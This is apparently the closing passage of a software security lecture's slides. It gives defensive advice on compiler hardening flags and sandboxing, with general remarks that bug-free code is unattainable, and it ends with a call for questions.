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

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

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

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- Compiler can help to harden your application, e.g., using compile flags such as `-D_FORTIFY_SOURCE=2`

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- Always consider sandboxing your application

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- Defenses are important to raise the cost for an attacker
- Security is a cat-and-mouse game full of repetitions
- The best countermeasure: don’t have bugs in your code
- Realistic view: impossible to have bug free code, but try to reduce the number of bugs

Any Questions?